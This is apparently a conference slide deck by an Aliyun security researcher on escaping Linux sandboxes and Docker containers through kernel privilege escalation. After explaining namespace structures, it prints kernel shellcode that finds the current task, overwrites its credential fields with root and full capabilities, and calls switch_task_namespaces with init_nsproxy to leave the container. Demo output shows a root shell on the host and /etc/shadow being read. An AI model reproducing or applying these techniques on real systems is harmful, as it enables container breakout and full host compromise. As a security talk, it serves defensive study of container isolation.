


# Docker Rocker

Aliyun wzt

# Namespace

- Unix fork



```
asmlinkage long sys_clone(unsigned long clone_flags, unsigned long newsp,
                          void __user *parent_tid, void __user *child_tid, struct pt_regs *regs)
{
    return do_fork(clone_flags, newsp, regs, 0, parent_tid, child_tid);
}

int sys_fork(struct pt_regs *regs)
{
    return do_fork(SIGCHLD, regs->sp, regs, 0, NULL, NULL);
}
```

- Clone flag -> VM/FS/IO/SIGNAL/IPC

```
struct task_struct {  
    struct mm_struct *mm;  
    struct fs_struct *fs;  
    struct files_struct *files;  
    struct signal_struct *signal;  
}
```

## Virtual container


```
struct task_struct {  
{  
    struct nsproxy *nsproxy;  
}
```

```

struct nsproxy {
    atomic_t count;
    struct uts_namespace *uts_ns;
    struct ipc_namespace *ipc_ns;
    struct mnt_namespace *mnt_ns;
    struct pid_namespace *pid_ns;
    struct net          *net_ns;
};

struct pid_namespace {
    struct kref kref;
    struct pidmap pidmap[PIDMAP_ENTRIES];
    int last_pid;
    struct task_struct *child_reaper;
    struct kmem_cache *pid_cache;
    unsigned int level;
    struct pid_namespace *parent;
#ifdef CONFIG_PROC_FS
    struct vfsmount *proc_mnt;
#endif
#ifdef CONFIG_BSD_PROCESS_ACCT
    struct bsd_acct_struct *bacct;
#endif
#ifdef __GENKSYMS__
    gid_t pid_gid;
    int hide_pid;
#endif
};

```



# Sandbox

setuid + chroot + mount bind + capability + namespace

```
wzt@wzt-virtual-machine:~/lkm/asbox$ sudo ./asbox -f asbox_config "/bin/bash"
```

```
bash-4.3$ id
```

```
uid=1000 gid=1000 groups=0
```

```
bash-4.3$
```

```
bash-4.3$
```

```
bash-4.3$ ls
```

```
bin dev lib lib64 proc sbin sys tmp usr var
```

```
bash-4.3$ cd /
```

```
bash-4.3$ pwd
```

```
/
```

```
bash-4.3$ uname -a
```

```
Linux wzt-virtual-machine 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64 x86_64 x86_64  
GNU/Linux
```

```
bash-4.3$ ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
1000	1	0.5	0.3	18088	3156	?	S	04:12	0:00	/bin/bash
1000	5	0.0	0.2	15572	2208	?	R+	04:12	0:00	ps aux

```
bash-4.3$ cat /etc/passwd
```

```
cat: /etc/passwd: No such file or directory
```

```
bash-4.3$
```

```
bash-4.3$ ./root_exp
```

Linux kernel syscall privilege\_escalation example.

by wzt      <http://www.cloud-sec.org>.

```
[+] trigger kernel root syscall stage1 ...
```

```
[+] kernel_shellcode at: 0x0x400df6
```

```
[+] We are root!
```

```
bash-4.3# id
```

```
uid=0 gid=0 groups=0
```

```
bash-4.3# ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
1000	1	0.0	0.3	18088	3080	?	S	04:17	0:00	/bin/bash
0	2	3.7	0.0	5228	192	?	S	04:17	0:00	./root_exp
0	3	0.0	0.0	4448	256	?	S	04:17	0:00	sh -c /bin/bash
0	4	0.0	0.3	18088	3176	?	S	04:17	0:00	/bin/bash
0	6	0.0	0.2	15572	2052	?	R+	04:18	0:00	ps aux

```
bash-4.3# cat /etc/passwd
```

```
cat: /etc/passwd: No such file or directory
```

```
bash-4.3#
```

# WHY??

- kernel shellcode
  - `commit_creds(prepare_kernel_cred(0));`
- But
  - `bash-4.3$ cat /proc/kallsyms|grep prepare_kernel_cred|head -n 1`
  - `0000000000000000 T prepare_kernel_cred`
  - `bash-4.3$ cat /proc/sys/kernel/kptr_restrict`
  - `1`
- stack trace after syscall instruction

```
rsp <-> swapgs
```



```

struct task_struct {
    void *stack;
}

struct thread_info {
    struct task_struct *task;
}

void kernel_shellcode(void)
{
    uint64_t task_addr;
    task_addr = *(uint64_t *)(((uint64_t)&task_addr) & ~8192);
}

```

- kernel stack size

- PAGE\_SIZE \* n, 4096/8192/...

```

for (i = 1; i <= 4; i++) {
    thread_addr = ((uint64_t)&task_addr) & ~(4096 * i - 1);
    task_addr = *(uint64_t *)(((uint64_t)&task_addr) & ~(4096 * i - 1));
    if (!task_addr || task_addr < 0xffff000000000000)
        continue;

    kbase = task_addr >> 36;
    if (*(uint64_t *) (task_addr + 8) == thread_addr)
        break;
}
if (i == 5)
    return ;

```

- modify uid/creds

```
struct cred {
    atomic_t    usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
    atomic_t    subscribers; /* number of processes subscribed */
    void        *put_addr;
    unsigned    magic;
#endif
    uid_t       uid;         /* real UID of the task */
    gid_t       gid;         /* real GID of the task */
    uid_t       suid;        /* saved UID of the task */
    gid_t       sgid;        /* saved GID of the task */
    uid_t       euid;        /* effective UID of the task */
    gid_t       egid;        /* effective GID of the task */
    uid_t       fsuid;       /* UID for VFS ops */
    gid_t       fsgid;       /* GID for VFS ops */
    unsigned    securebits;  /* SUID-less security management */
    kernel_cap_t cap_inheritable; /* caps our children can inherit */
    kernel_cap_t cap_permitted; /* caps we're permitted */
    kernel_cap_t cap_effective; /* caps we can actually use */
    kernel_cap_t cap_bset;     /* capability bounding set */
    ...
};

struct task_struct {
    const struct cred *real_cred; /* objective and real subjective task
                                   * credentials (COW) */
    const struct cred *cred;      /* effective (overridable) subjective task
                                   */
};
```

```

tmp = task_addr;
for (i = 0; i < 2048; i++) {
    if ((*(uint64_t *)(tmp + i) == *(uint64_t *)(tmp + i + 8)) &&
        (*(uint64_t *)(tmp + i) >> 36) == kbase) {
        cred_addr = *(uint64_t *)(tmp + i);
        for (j = 0; j < 32; j += 4) {
            for (m = 0, k = 0; k < 8; k++, m += 4) {
                if (*(uint32_t *)(cred_addr + j + m) != g_uids[k])
                    break;
            }
            if (k == 8) {
                for (n = 0; n < 8; n++)
                    *(uint32_t *)(cred_addr + j + 4*n) = 0;
                *(uint32_t *)(cred_addr + j + 32) = 0;
                *(uint32_t *)(cred_addr + j + 36) = 0;
                for (n = 0; n < 3; n++)
                    *(uint32_t *)(cred_addr + j + 44 + 8*n) = 0xffffffff;
                goto next;
            }
        }
    }
}

```

- we have full capability and uid is 0,  
but we still stay in namespace.

```
struct nsproxy init_nsproxy=INIT_NS_PROXY(init_nsproxy);
```

```
void switch_task_namespaces(struct task_struct *p,  
                           struct nsproxy *new)
```

```
{  
    struct nsproxy *ns;  
  
    might_sleep();  
    ns = p->nsproxy;  
  
    rcu_assign_pointer(p->nsproxy, new);  
  
    if (ns && atomic_dec_and_test(&ns->count)) {  
        synchronize_rcu();  
        free_nsproxy(ns);  
    }  
}
```

```
void daemonize_fs_struct(void)  
{  
    struct fs_struct *fs = current->fs;  
  
    if (fs) {  
        int kill;  
  
        task_lock(current);  
  
        write_lock(&init_fs.lock);  
        init_fs.users++;  
        write_unlock(&init_fs.lock);  
  
        write_lock(&fs->lock);  
        current->fs = &init_fs;  
        kill = !--fs->users;  
        write_unlock(&fs->lock);  
  
        task_unlock(current);  
        if (kill)  
            free_fs_struct(fs);  
    }  
}
```

- If we have these addresses?

- `init_nsproxy_addr = (uint64_t *)0xffffffff81c4d740;`
- `switch_task_namespaces_addr = (uint64_t *)0xffffffff810957b0;`
- `switch_task_namespaces_addr((uint64_t *)task_addr, init_nsproxy_addr);`

bash-4.3\$ ./root\_exp

Linux kernel syscall privilege\_escalation example.

by wzt      <http://www.cloud-sec.org>.

[+] trigger kernel root syscall stage1 ...

[+] kernel\_shellcode at: 0x0x400de4

[+] We are root!

root@wzt-virtual-machine:/# ps aux|head -n 4

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.4	34024	4320	?	Ss	09:23	0:05	/sbin/init
root	2	0.0	0.0	0	0	?	S	09:23	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S	09:23	0:11	[ksoftirqd/0]

- How to get symbols??

```
int kptr_restrict = 1;
```

```
case 'K':
```

```
    /*  
    * %pK cannot be used in IRQ context because its test  
    * for CAP_SYS_ADMIN would be meaningless.  
    */  
    if (in_irq() || in_softirq() || in_nmi()) {  
        if (spec.field_width == -1)  
            spec.field_width = 2 * sizeof(void *);  
        return string(buf, end, "pK-error", spec);  
    } else if ((kptr_restrict == 0) ||  
               (kptr_restrict == 1 &&  
                has_capability_noaudit(current, CAP_SYS_ADMIN)))  
        break;  
  
    if (spec.field_width == -1) {  
        spec.field_width = 2 * sizeof(void *);  
        spec.flags |= ZEROPAD;  
    }
```

- kernel shellcode stage1
  - get root
  - found symbols
- kernel shellcode stage2
  - bypass namespace

```
wzt@wzt-virtual-machine:~/lkm$ sudo docker ps -l
```

```
[sudo] password for wzt:
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS
15d1810bbd6d	ubuntu:latest	/bin/bash	26 hours ago	Exited (0)
	kexploit1			

```
wzt@wzt-virtual-machine:~/lkm$ sudo docker start 15d1810bbd6d
15d1810bbd6d
```

```
wzt@wzt-virtual-machine:~/lkm$ sudo docker attach 15d1810bbd6d
```

```
I have no name!@kexploit1:/home/wzt1$
```

```
I have no name!@kexploit1:/tmp$ nc -lp 8899 >root_exp
```

```
I have no name!@kexploit1:/tmp$ chmod +x root_exp
```

I have no name!@kexploit1:/tmp\$ ./root\_exp  
Linux kernel syscall privilege\_escalation example.  
by wzt      <http://www.cloud-sec.org>.

```
[+] trigger kernel root syscall stage1 ...  
[+] kernel_shellcode at: 0x0x400de4  
[+] We are root!  
[+] get commit_creds addr at 0xffffffff81096860  
[+] get prepare_kernel_cred at 0xffffffff81096b60  
[+] get kptr_restrict addr at ffffffff81d153c0  
[+] get random int addr at 0xffffffff8149a440  
[+] get daemonize_fs_struct addr at (nil)  
[+] get switch_task_namespaces addr at 0xffffffff810957b0  
[+] get init_task addr at 0xffffffff81c1a480  
[+] get init_nsproxy addr at 0xffffffff81c4d740  
[+] get init_fs addr at 0xffffffff81c77d60  
[+] trigger kernel root syscall stage2 ...
```

```
root@wzt-virtual-machine:/# ps aux|head -n 4
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	1.7	0.4	33872	4444	?	Ss	15:38	0:04	/sbin/init
root	2	0.0	0.0	0	0	?	S	15:38	0:00	[kthreadd]
root	3	0.4	0.0	0	0	?	S	15:38	0:01	[ksoftirqd/0]

```
root@wzt-virtual-machine:/# cat /etc/shadow|head -n 4
```

```
root!:16618:0:99999:7:::
```

```
daemon*:16484:0:99999:7:::
```

```
bin*:16484:0:99999:7:::
```

```
sys*:16484:0:99999:7:::
```



# Thank you

- Aliyun compute security team
- G32